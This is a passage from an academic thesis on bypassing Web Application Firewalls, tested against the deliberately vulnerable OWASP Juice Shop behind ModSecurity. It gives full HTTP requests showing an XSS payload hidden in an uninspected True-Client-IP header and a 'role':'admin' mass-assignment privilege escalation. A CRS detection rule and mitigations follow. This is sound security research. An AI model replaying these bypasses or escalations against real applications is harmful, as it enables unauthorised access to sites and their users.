Content-Type: application/json; charset=utf-8
Content-Length: 376
ETag: W/"178-4NOGu9y7zA8yCmIav1vQP/yamIQ"
Vary: Accept-Encoding
Connection: close

{
  "id":22,
  "username":"",
  "email":"pietro@juice-sh.op",
  "password":"5f4dcc3b5aa765d61d8327deb882cf99",
  "role":"customer",
  "deluxeToken":"",
  "lastLoginIp":"<iframe src=\"javascript:alert('XSS')\">",
  "profileImage":"/assets/public/images/uploads/default.svg",
  "totpSecret":"",
  "isActive":true,
  "createdAt":"2024-03-18T16:50:20.016Z",
  "updatedAt":"2024-03-18T17:07:51.208Z",
  "deletedAt":null
}
```

Figure 5.12: Inserting an XSS payload using an HTTP custom header

able to detect this payload as malicious, even if we did not use any encoding or obfuscation technique. This happens because the Core Rule Set rules to detect XSS payloads only inspect the `User-Agent` and, in some cases, the `Referer` headers, as we can see from Figure 5.13.



```
SecRule REQUEST_COOKIES|!REQUEST_COOKIES:/__utm/|REQUEST_COOKIES_NAMES|REQUEST_HEADERS:User-Agent|ARGS_NAMES|ARGS|XML:/* "@detectXSS" \
    "id:941100,\
    phase:2,\
    block,\
    t:none,t:utf8toUnicode,t:urlDecodeUni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,t:removeNulls,\
    msg:'XSS Attack Detected via libinjection',\
    logdata:'Matched Data: XSS data found within %{MATCHED_VAR_NAME}: %{MATCHED_VAR}',\
    tag:'application-multi',\
    tag:'language-multi',\
    tag:'platform-multi',\
    tag:'attack-xss',\
    tag:'xss-perf-disable',\
    tag:'paranoia-level/1',\
    tag:'OWASP_CRS',\
    tag:'capec/1000/152/242',\
    ver:'OWASP_CRS/4.0.1-dev',\
    severity:'CRITICAL',\
    setvar:'tx.xss_score=+%{tx.critical_anomaly_score}',\
    setvar:'tx.inbound_anomaly_score_pl1=+%{tx.critical_anomaly_score}'"
```

Figure 5.13: CRS XSS payload detection rule example

This means that, if the attacker is able to inject a payload inside one of the headers that are not inspected, it can exploit a vulnerability in the web application entirely bypassing the WAF protection, as we have seen in this case with the `True-Client-IP` custom header. As we can see from Figure 5.14, after having submitted the payload, when visiting the page that should display the last login IP, the XSS payload is triggered.




Figure 5.14: XSS payload triggered


Mitigation

This bypass showed us how, sometimes, the attacker doesn't need to find complex payloads or use sophisticated encoding or obfuscation techniques to bypass the WAF, they would just need to find an injection point that is not analyzed by it because of configuration errors made by the developers.

In this specific case, to mitigate the vulnerability it is enough to add the `True-Client-IP` among the headers inspected by the Core Rule Set. For example, in the rule showed in Figure 5.13 the list of arguments should become:

```
REQUEST_COOKIES|!REQUEST_COOKIES:/__utm/|REQUEST_COOKIES_NAMES|
    REQUEST_HEADERS:User-Agent|ARGS_NAMES|ARGS|XML:/*|REQUEST_HEADERS
    :True-Client-IP
```

Once the custom header has been added to the rules, the same payload would be blocked, as shown in Figure 5.15.



```
GET /rest/saveLoginIp HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
 Firefox/123.0
Accept: application/json, text/plain, */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZ
CI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJwaWV0cm9AanVpY2Utc2gub3AiLCJwYXNzd29yZCI
6IjVmNGRjYzNiNWFhNzY1ZDYxZDgzMjdkZWI4ODJjZjk5Iiwicm9sZSI6ImN1c3RvbWVyIiwiZGVsd
XhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXR
zL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0Fjd
Gl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wMy0xOSAxNToxMDoxMi40OTQgKzAwOjAwIiwidXB
kYXRlZEF0IjoiMjAyNC0wMy0xOSAxNToxMDoxMi40OTQgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsf
SwiaWF0IjoxNzEwODYzNDIyfQ.A_mQoG4INKneRvl9bNCsccI6zTUViEcCreeT5DLpeEJU2gKuw_zw
bw1bZ6Nt3oXFeerRfme-r5GR_9Myn83gex7HjmmSj4UTVTP48SLMeQdfyRcFUtlV-Qbs6uwMjmgi4H
BrOg-n_PcklxESEZsZgEJoBU8uzq_bC_soNwrBXfs
Connection: close
Referer: http://localhost/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=
BP4graVEq7DZowBYQPyNljOKex9djYhpAmv8rXWR562gpJ4bl3knMzLv3ERx
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"15d-GObetdjPltPqo6FZXo9/PCp+g6A"
True-Client-IP: <iframe src="javascript:alert(1)">
```


```
HTTP/1.1 403 Forbidden
Date: Tue, 19 Mar 2024 15:51:35 GMT
Server: Apache
Content-Length: 199
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      403 Forbidden
    </title>
  </head>
  <body>
    <h1>
      Forbidden
    </h1>
    <p>
      You don't have permission to access this resource.
    </p>
  </body>
</html>
```

Figure 5.15: XSS payload blocked by ModSecurity

5.5 The Business Logic Problem

Up until now, we focused on techniques to bypass a WAF to exploit vulnerabilities that require payloads with specific formats and keywords such as SQL Injection and Cross-Site Scripting. Even if in many cases it is possible to find a technique to avoid the payloads being detected, as we have demonstrated in this chapter and Chapter 4, it is also possible to change the WAF configuration or write new rules to make those techniques ineffective. However, as we repeatedly said in this thesis, Web Application Firewalls are not able to block every possible attack. In particular, they fail to protect web applications from vulnerabilities that do not require specific payloads to be exploited, like, for example, business logic ones. So, even if an attacker is not able to exploit an SQL injection because of the WAF, they still can cause damage to the application through the vulnerabilities that the WAF isn't able to mitigate.

For example, let's consider the OWASP Juice Shop functionality to register a new user. Figure 5.16 shows the HTTP request made by the application when registering a user.



```
POST /api/Users/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept: application/json, text/plain, */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 260
Origin: http://localhost
Connection: close
Referer: http://localhost/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "email":"test_normal@gmail.com",
  "password":"password",
  "passwordRepeat":"password",
  "securityQuestion":{
    "id":1,
    "question":"Your eldest siblings middle name?",
    "createdAt":"2024-03-18T16:48:19.405Z",
    "updatedAt":"2024-03-18T16:48:19.405Z"
  },
  "securityAnswer":"test"
}
```

```
HTTP/1.1 201 Created
Date: Mon, 18 Mar 2024 17:11:20 GMT
Server: Apache
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/23
Content-Type: application/json; charset=utf-8
Content-Length: 312
ETag: W/"138-SUzoTPO49Hpw1QfvandR+sD+DH8"
Vary: Accept-Encoding
Connection: close

{
  "status":"success",
  "data":{
    "username":"",
    "role":"customer",
    "deluxeToken":"",
    "lastLoginIp":"0.0.0.0",
    "profileImage":"/assets/public/images/uploads/default.svg",
    "isActive":true,
    "id":23,
    "email":"test_normal@gmail.com",
    "updatedAt":"2024-03-18T17:11:20.544Z",
    "createdAt":"2024-03-18T17:11:20.544Z",
    "deletedAt":null
  }
```

Figure 5.16: Normal user registration process

As we can see, the new user has the role `customer`, this means that they can not access administrative functionalities, as shown in Figure 5.17. An attacker could





Figure 5.17: Customer can not access administrative page

modify the request to register a user adding the `"role":"admin"` payload to the normal request and, as we can see from Figure 5.18, they get a user with admin privileges.


Request

```
POST /api/Users/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept: application/json, text/plain, */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 276
Origin: http://localhost
Connection: close
Referer: http://localhost/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "email":"test_admin@gmail.com",
  "password":"password",
  "passwordRepeat":"password",
  "securityQuestion":{
    "id":1,
    "question":"Your eldest siblings middle name?",
    "createdAt":"2024-03-18T16:48:19.405Z",
    "updatedAt":"2024-03-18T16:48:19.405Z"
  },
  "securityAnswer":"test",
  "role":"admin"
}
```

Response

```
HTTP/1.1 201 Created
Date: Mon, 18 Mar 2024 17:15:20 GMT
Server: Apache
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/24
Content-Type: application/json; charset=utf-8
Content-Length: 313
ETag: W/"139-G5/H+FnFogl+fUtbVvsByj/R68s"
Vary: Accept-Encoding
Connection: close

{
  "status":"success",
  "data":{
    "username":"",
    "deluxeToken":"",
    "lastLoginIp":"0.0.0.0",
    "profileImage":"/assets/public/images/uploads/defaultAdmin.png",
    "isActive":true,
    "id":24,
    "email":"test_admin@gmail.com",
    "role":"admin",
    "updatedAt":"2024-03-18T17:15:20.744Z",
    "createdAt":"2024-03-18T17:15:20.744Z",
    "deletedAt":null
  }
}
```

Figure 5.18: Modifies request to register an admin user

Now that the attacker controls an admin user, they can access all the administrative functionalities of the application and, potentially, compromise the entire web application's security.

Mitigation

As we have seen in this example, the WAF is not able to stop the attacker exploiting a business logic vulnerability that gives them the possibility to gain administrative access to the web application without injecting specific payloads. Furthermore, it would be quite difficult to foresee every possible attack path in order to write specific rules to prevent all the business logic vulnerabilities.

In order to make WAFs better at detecting these kinds of attacks, it is necessary to add functionalities that are able to recognize strange behavioural patterns from the users. To do this, it would be possible to leverage on artificial intelligence techniques to identify behaviours that differ from the standard and intended ones in order to stop them. However, this evolution of the WAFs can not be treated in this thesis and could be a good starting point for future research to further improve web applications security.

CHAPTER 6

CONCLUSIONS

In this thesis, we described how Web Application Firewalls are good security tools to improve web application's security and how they are able to stop attackers when they try to exploit vulnerabilities such as SQL Injection and Cross-Site Scripting.

We have also seen how attackers are able to leverage upon configuration errors, bugs in the Web Application Firewall software and encoding and obfuscation techniques to be able to bypass the WAF protection and exploit web applications vulnerabilities even when these tools are used. Furthermore, we have seen how WAFs are not able to mitigate every possible vulnerability, especially those that can be exploited without using specific syntax and payloads, such as business logic ones.

So, the conclusion for this thesis is that adopting a Web Application Firewall solution is a good measure to improve the security of web applications, but it can not completely replace other security principles such as periodical testing and using best coding practices. In addition, it should not be enough to deploy a WAF in front of a web application to automatically feel more secure, but a proper configuration, periodical updating and constant monitoring are necessary to make it as effective as possible.

6.1 Possible Future Evolutions

In this thesis, particular attention was put on techniques to bypass the WAFs to exploit vulnerabilities such as SQL Injection and Cross-Site Scripting (XSS). While these evasion techniques can be mitigated either by changing the configuration of the WAF or writing new rules to block specific payloads, we have also seen that Web Application Firewalls are not able to protect web applications from the exploitation of vulnerabilities, such as business logic ones, that do not require payloads with an easily identifiable structure.

A possible evolution to further improve Web Application Firewalls detection capabilities would be to implement artificial intelligence solutions to identify strange behavioural patterns and stop them if they are considered malicious. For example, for business logic vulnerabilities, it would be possible to use an AI model trained with legitimate HTTP requests that inspects every request form the users and assigns them a score that identifies how much they deviate from the normal usage of the application. Then, the WAF could be configured to block requests with a score higher than a specified threshold.

BIBLIOGRAPHY

[1] Adam Volle, *Web Application*, Encyclopedia Britannica, https://www.britannica.com/topic/Web-application

[2] Daniel Landers, *A Brief History of the Web*, Medium, https://blog.keepsite.com/a-brief-history-of-the-web-809509ba23df

[3] Jesse James Garrett, *Ajax: A New Approach to Web Applications*, https://web.archive.org/web/20061107032631/http://www.adaptivepath.com/publications/essays/archives/000385.php

[4] Maria Gusarova, *What is an API? Explained in simple terms*, Medium, https://medium.com/@data.science.enthusiast/what-exactly-is-an-api-explained-in-simple-terms-2a9015c1a1a1

[5] *What Is A Web Application?*, Stack Path, https://www.stackpath.com/edge-academy/what-is-a-web-application/

[6] *OWASP Top 10*, Open Web Application Security Project, https://owasp.org/Top10/

[7] *Vulnerability*, NIST, https://csrc.nist.gov/glossary/term/vulnerability

[8] *Security Risk*, NIST, https://csrc.nist.gov/glossary/term/risk

[9] *Common Weakness Enumeration*, MITRE, https://cwe.mitre.org/about/index.html

[10] *SQL Injection*, Port Swigger Academy, https://portswigger.net/web-security/sql-injection

[11] *Cross-Site Scripting*, Port Swigger Academy, https://portswigger.net/web-security/cross-site-scripting

[12] *Web Application Firewalls - How do they even work?*, Thexssrat, Medium, https://medium.com/codex/waf-web-application-firewalls-3373d520385f

[13] *Web Application Firewalls*, Rapid7, https://www.rapid7.com/fundamentals/web-application-firewalls/

[14] *What is the Difference between Whitelisting vs Blacklisting WAF?*, Haltdos, Medium, https://medium.com/@haltdos.com/what-is-the-difference-between-whitelisting-waf-vs-blacklisting-waf-63f53b88dda4

[15] *Web Application Firewall: 3 Types of WAF and Key Capabilities*, HackerOne, https://www.hackerone.com/knowledge-center/web-application-firewall

[16] *ModSecurity Reference Manual*, SpiderLabs, GitHub, https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual-(v3.x)

[17] *OWASP Core Rule Set*, OWASP CRS, https://coreruleset.org/

[18] *CRS Anomaly Scoring*, OWASP CRS, https://coreruleset.org/docs/concepts/anomaly_scoring/

[19] *CRS Paranoia Levels*, OWASP CRS, https://coreruleset.org/docs/concepts/paranoia_levels/

[20] *Origin IP found, WAF Cloudflare Bypass*, Mrrobot, Hackerone, https://hackerone.com/reports/1536299

[21] *Cloudflare WAF bypass via Origin IP*, Navdeep Khubber, Medium, https://medium.com/@navdeepkhubber/cloudflare-waf-bypass-via-origin-ip-d456705693c7

[22] *WAF Bypass with Unicode Compatibility*, Jorge Lajara, GitLab, https://jlajara.gitlab.io/Bypass_WAF_Unicode

[23] *JSFuck*, aemkei, GitHub, https://github.com/aemkei/jsfuck

[24] *Imperva WAF Bypass*, TechAnarchy, https://www.techanarchy.net/imperva-waf-bypass/

[25] *Base64*, Wikipedia, https://en.wikipedia.org/w/index.php?title=Base64&oldid=1212044126

[26] *An Interesting XSS-Bypassing WAF*, Cognisys Labs, https://labs.cognisys.group/posts/An-Intresting-XSS-Bypassing-WAF/

[27] *Bypassing the AWS WAF with an 8kB bullet*, Riyaz Walikar, Kloudle, https://kloudle.com/blog/bypassing-the-aws-waf-protection-with-an-8kb-bullet/

[28] *ModSecurity v3 WAF bypass (severity HIGH)*, OWASP CRS Team, https://owasp.org/www-project-modsecurity/tab_cves

[29] *WAF bypasses via 0days*, Terjanq, Medium, https://terjanq.medium.com/waf-bypasses-via-0days-d4ef1f212ec

[30] *AWS WAF Bypass: invalid JSON object and unicode escape sequences*, Andrea Menin, Sicuranext, https://blog.sicuranext.com/aws-waf-bypass/